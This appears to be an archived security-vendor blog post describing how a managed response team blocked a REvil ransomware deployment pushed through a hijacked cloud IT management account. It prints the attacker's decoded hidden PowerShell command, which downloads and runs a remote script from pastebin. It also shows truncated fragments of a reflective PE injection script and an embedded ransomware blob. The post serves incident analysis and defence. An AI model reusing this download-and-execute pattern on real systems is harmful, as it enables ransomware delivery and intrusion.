Response When Minutes Matter: When Good Tools Are Used for (R)Evil


By Joshua Fraser

Archived: 2026-04-05 22:31:28 UTC

This Falcon Complete incident response investigation recap was originally published by IT-daily.net on Apr. 13, 2021. It was late on a Saturday afternoon, and the Southern Hemisphere CrowdStrike Falcon® Complete™ team was getting ready to clock off and hand over to our Northern Hemisphere colleagues; things were seemingly quiet and under control. After a long week, we were ready to kick back and enjoy the weekend. However, within seconds, thousands and thousands of high-severity detections started to roll in for one customer, filling the queues with a proverbial flood.

And So It Begins

With our Northern Hemisphere colleagues clocked on, it took just one minute to realize the severity of the situation, and together the two teams jumped into action. The detections themselves were not complicated, but it was unusual to see them on so many unique hosts in a single victim environment. We were able to quickly leverage the CrowdStrike Falcon® UI to determine the root of the problem, as the interface clearly displayed the process tree related to the malicious process to illustrate what was happening.



The detection that had appeared on all managed hosts was an attempt to execute a command via PowerShell. The process tree showed us that a trusted IT management tool was running and had spawned cmd.exe and

subsequently attempted to run an encoded PowerShell command. This malicious activity was successfully being **prevented** by the Falcon sensor.

Investigating the Threat

As the malicious activity was being blocked by the sensor, we had time to take a step back and ask two critical questions:

1. How was this legitimate service deploying the malicious code?
2. What PowerShell code was the adversary attempting to execute on the host?

In response to the first question, Falcon Complete analysts reviewed the process tree and identified that within the command-line parameters for the execution of the IT management tool (which has software deployment capabilities), we could see the domain name of the cloud management platform for the tool, and this allowed us to confirm our suspicion that this was in fact a trusted IT management tool. It is common in these types of intrusions that the threat actor takes control of an administrative account either through phishing or brute force techniques. However, these techniques generally also rely on certain weaknesses on cloud platforms (in this case, a cloud-based IT management tool), including a lack of multifactor authentication (MFA) or failure to implement IP address restrictions. This intrusion was no exception. With the additional information gathered through our analysis, we concluded that the admin account for the application had been compromised and was being used to push out malicious code. Falcon Complete analysts contacted the customer immediately to share the details discovered so far and advised them to disable the affected account and enable MFA for it before resetting the password and reenabling it.


Getting Clarity Quickly with Falcon

Falcon Complete understands the importance of responding to detections in a timely manner. To ensure that we can stay a step ahead of the adversary in protecting the victim environment, a team of analysts coordinates across a multitude of tasks to deliver a seamless managed response. In this case, one analyst was solely focused on communicating with the customer via the bridged phone call, providing clear and accurate information on the detection as details emerged, as well as providing timely recommendations. Another analyst was working on understanding the malware samples identified and ensuring Falcon would block it, and others had a more general focus of investigating the detections. Splitting the functions like this enables Falcon Complete to perform at high speed and with high accuracy. The Falcon UI proved to be an invaluable asset in the speed of this response, as a simple toggle in the UI enabled analysts to quickly decode the encoded PowerShell, which saved a few extra seconds for each detect it handled. The toggle and its resulting decoded output can be seen in the image below:

TECHNIQUE ID	T1086
IOA NAME	PowershellHiddenEncoded
IOA DESCRIPTION	PowerShell was run with a hidden window and encoded commands on the command line.
TRIGGERING INDICATOR	**Associated IOC (Commandline)** Show decoded

```
C:\WINDOWS\system32\WindowsPowerShell\v1.0\powershell.exe -n
op -w hidden -e If($ENV:PROCESSOR_ARCHITECTURE -contains
'AMD64'){ Start-Process -FilePath
"$Env:WINDIR\SysWOW64\WindowsPowerShell\v1.0\powershell.
exe" -argument "IEX ((new-object
net.webclient).downloadstring('https://pastebin.com/raw/
[redacted]'));Invoke-[redacted];Start-Sleep -s
1000000;"}else{ IEX ((new-object
net.webclient).downloadstring('https://pastebin.com/raw/
[redacted]'));Invoke-[redacted];Start-Sleep -s 1000000; }
```

The PowerShell code first checks which version of Windows is running on the hosts by reviewing the Processor Architecture variable to check whether 32-bit or 64-bit. This is because the payload didn't support 64-bit execution, and therefore the script needed to use a 32-bit version of PowerShell to execute the malicious payload. The more important component of this script is its calls to a pastebin URL — this reveals the main malicious script that is trying to be pulled down to the host.




```
function Invoke-HGAIDFJGAISDF
{

[CmdletBinding()]
Param(
    [Parameter(Position = 0, Mandatory = $true)]
    [ValidateNotNullOrEmpty()]
    [Byte[]]
    $PEBytes,

        [Parameter(Position = 1)]
        [String[]]
        $ComputerName,

        [Parameter(Position = 2)]
    [ValidateSet( 'WString', 'String', 'Void' )]
        [String]
        $FuncReturnType = 'Void',
```

On reviewing the script, copied from the pastebin URL, it was identified to be an Invoke-ReflectivePEInjection function from the well-known PowerSploit tool. Interestingly, though, the Portable Executable (PE) file that was embedded in the script was identified as Sodinokibi/REvil ransomware. This malware is commonly associated with the threat actor PINCHY SPIDER and its affiliates operating under a ransomware-as-a-service (RaaS) model. Read more about PINCHY SPIDER and other ransomware adversaries in this blog, "Double Trouble: Ransomware with Data Leak Extortion, Part 1."




```
function Invoke-LAFOQNVGS
{

$PEBytes32 = "TVqQAAMAAAAEAAAA//
8AdfSgAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAA
TIG1vZGUfdHd0KJAAAaFDAAAAADFuqgIgdgat
vGWxaFxFqA28ZbUmljaIHbxlsAAAAAAAAAAFE
AAUAAQAAAAAABACAAAEAAAAAAAAAgBAAAAAE
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Shifting Gears and Neutralizing the Threat


As we were communicating with the customer about this matter, thousands more detections started to come in, but the encoded commands had changed. This ransomware actor was not going to give up on their payday — they were working on their weekend and didn't want to miss out. Aware that their initial malicious script execution attempts had failed, and suspecting that pastebin was blocked on the customer's network, they shifted to hastebin.



These changes continued roughly every 30 minutes, when new tickets for detections would start to roll in. Unfortunately, remediation of this intrusion was delayed as the customer was unable to regain control of the compromised account. We realized that the threat actor would continue to change their code until they successfully deployed ransomware to those hosts. We pivoted and quickly developed a new solution to the problem by leveraging internal tools to temporarily kill the running application until the customer could regain control of that admin account. With approval from the customer, we used a Custom IOA Rule Group to prevent the threat actor from leveraging the IT management tool to deploy their malicious code. Once the rule was set up, the detections stopped — crisis averted.

Response Summary and Lessons Learned


Speed was a critical element to stopping this intrusion. The malicious activity was blocked by the Falcon sensor, and within the first 15 minutes, we had investigated, started remediation and gained a deep understanding of the event: A remote management application was compromised by a threat actor that was trying to deploy REvil ransomware. Within 25 minutes, we were able to establish a bridge call with the customer, clearly communicate the issue, and advise that the threat originated from compromised admin accounts for remote control software. Within 40 minutes, we observed that the threat actor had shifted techniques and made a new attempt to deploy REvil. Approximately two hours into the response, we were given approval to disable the IT management tool using Falcon.



Timeline of the Falcon Complete team's detection and remediation of this intrusion

Key lessons learned from this intrusion include:

1. IT administration tools continue to be used by threat actors to achieve their actions on objectives, which in this example included attempted ransomware deployment. The move to cloud-based services can significantly increase the risk of compromise, unless appropriate security controls are implemented. The Falcon Complete team sees this recurring pattern, where trusted — but improperly hardened — applications are misused by threat actors. As the example shows, once a threat actor gains control of one of these cloud-based administration tools, they can easily deploy whatever software they desire. The below picture shows one of these cloud-based management tools — it's user-friendly and has a button that allows the user to easily run commands across all managed devices. MFA is essential for protecting cloud services like this, and additional controls like IP restrictions and geolocation blocking would be ideal.



2. Legitimate IT administration tools will often require exclusions and allowlisting from security technologies. For example, network connections to trusted sites will often be excluded from SSL inspection, and folder directories for execution will often be excluded or allow listed in legacy endpoint security tools. Because the Falcon platform takes a different and more holistic approach to protecting the endpoint, it does not suffer from these same weaknesses. Without the right tooling, these attacks can easily be missed until it's too late.
3. Sophisticated and motivated adversaries will always try to circumvent security prevention capabilities — that's why you need a dedicated and elite 24/7/365 threat hunting and managed service team to continuously hunt for new intrusions on security data streamed real-time into our cloud from Falcon agents. This allows us to stop the threats for you, so you can focus on what is important to your business.

The Falcon Complete service provides a unique managed security service that really is an industry leader. We monitor and respond to all detections 24/7, usually within minutes, and we have the expert OverWatch team hunting 24/7 for undiscovered and previously unknown threats. If you are worried about the threat of ransomware, reach out to us and we can chat about how we can help.

Additional Resources

- *Read more about ransomware adversaries tracked by CrowdStrike Intelligence in the new CrowdStrike 2021 Global Threat Report.*
- *Visit the Falcon Complete webpage to learn more about endpoint protection delivered as a service.*

- *Learn more about the powerful, cloud-native CrowdStrike Falcon®platform by visiting the product webpage.*
- *Get a full-featured free trial of CrowdStrike Falcon® Prevent™ and learn how true next-gen AV performs against today's most sophisticated threats.*
